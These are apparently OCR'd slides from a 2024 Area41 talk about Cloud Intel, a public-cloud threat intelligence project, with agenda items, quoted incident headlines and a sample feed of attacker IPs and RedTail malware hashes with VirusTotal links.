Area41
(7th June, 2024)

Public Cloud public attacks: A summary of attacks seen by Cloud Intel

Himanshu Anand

LUNCH
MY TALK
imgflip.com


Who am I

Security at c/side : check out cside.dev for a free account

CTF player for Water Paddler

Thinks Red, professionally Blue

Who am



Place	Team	Rating
♛ 1	Blue Water (= perfect blue + Water Paddler)	1450.673
2	C4T BuT S4D	1333.859
3	kalmarunionen	1271.614
4	justCatTheFish	1103.182
5	r3kapig	904.799

Overall rating place: **1** with **1450.673** pts in 2023

Place	Event	Rating points
♛ 1	0CTF/TCTF 2023	200.000
♛ 1	HITCON CTF 2023 Quals	199.500
♛ 1	DEF CON CTF Qualifier 2023	152.760
♛ 1	PlaidCTF 2023	200.000
♛ 1	hxp CTF 2022	200.000
♛ 1	WACON 2023 Final	50.000

Agenda

Story of Cloud Intel

Key milestones in the journey of Cloud Intel

Transition to Real Systems

Comparative Analysis

Data Analysis

Open and Free Data Access

Future Implications and Expansion

Collaboration and Contributions

Q&A

Overview of Cloud Intel

What is Cloud Intel

Overview of Cloud Intel

What is Cloud Intel

- Threat intelligence for public cloud infrastructure

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

- Intelligence can be generated

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

- Intelligence can be generated
- Consumed using API

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

- Deliver consumable Threat Intelligence feed

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

- Deliver consumable Threat Intelligence feed
- Specific to Public Clouds


Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

Highlight key achievements and recognitions



About

This repo contains IOC, malware and malware analysis associated with Public cloud

cloudintel.info/

aws security exploit azure gcp malware-analysis threatintel threat-intelligence

Readme


MIT license

Activity

224 stars

11 watching

18 forks




InfectedSlurs Botnet Spreads Mirai via Zero-Days

Akamai SIRT

November 21, 2023

> The Akamai Security Intelligence Response Team has uncovered two zero-day vulnerabilities with remote code execution functionality exploited in the wild.



Himanshu Anand @anand_himanshu · Nov 23, 2023

🚨 Breaking: Akamai uncovers new Mirai variant botnet. #AWSAttacks tracked some IOCs even before the blog was published! Stay ahead with our daily IOC updates on GitHub: github.com/unknownhad/AWS.... Got feedback? Reach us by email or open a ticket on GitHub. #CyberSecurity #InfoSec


unknownhad/
CloudIntel

This repo contains IOC, malware and malware analysis associated with Public cloud

1 Contributor · 4 Issues · 1 Discussion · 223 Stars · 18 Forks

GitHub - unknownhad/CloudIntel: This repo contains IOC, malware and malwar...


From github.com



RedTail Cryptominer Threat Actors Adopt PAN-OS CVE-2024-3400 Exploit

Ryan Barnett, Stiv Kupchik, and
Maxim Zavodchik


May 30, 2024



```
Top 5 IPs for 2024-05-30 :

125.26.165.219
14.103.39.179
117.199.127.171
219.156.57.249
24.152.49.140


Malware Observed:

File name: redtail.arm7
2be800f792d9dfea4e5644b3c340f193568126b4771e0c2dcb95e0d047464b41
https://www.virustotal.com/gui/file/2be800f792d9dfea4e5644b3c340f193568126b4771e0c2dcb95e0d047464b41
File name: redtail.arm8
b9566789c853f706dc06e947eb3d19ce7859c3483f6e7e85296b28f4a8e9090d
https://www.virustotal.com/gui/file/b9566789c853f706dc06e947eb3d19ce7859c3483f6e7e85296b28f4a8e9090d
File name: redtail.i686
eb3b0390f06a0c13383c7478f4f1a55520a31b8668141b3b2792c371e7bcba69
https://www.virustotal.com/gui/file/eb3b0390f06a0c13383c7478f4f1a55520a31b8668141b3b2792c371e7bcba69
File name: redtail.x86_64
8c8d832581a492083e8a97a1016a4ce86a3e0f0c20b21d21e6334e47982719bb
https://www.virustotal.com/gui/file/8c8d832581a492083e8a97a1016a4ce86a3e0f0c20b21d21e6334e47982719bb
File name: setup.sh
630295e5239d386f338f08e112049bef866ae81ee9bb45548bf9ad6bd14802c1
https://www.virustotal.com/gui/file/630295e5239d386f338f08e112049bef866ae81ee9bb45548bf9ad6bd14802c1
0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257
https://www.virustotal.com/gui/file/0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257
71ecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e688cc414af5
https://www.virustotal.com/gui/file/71ecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e688cc414af5
```

The Genesis of Cloud Intel

Story of Cloud Intel

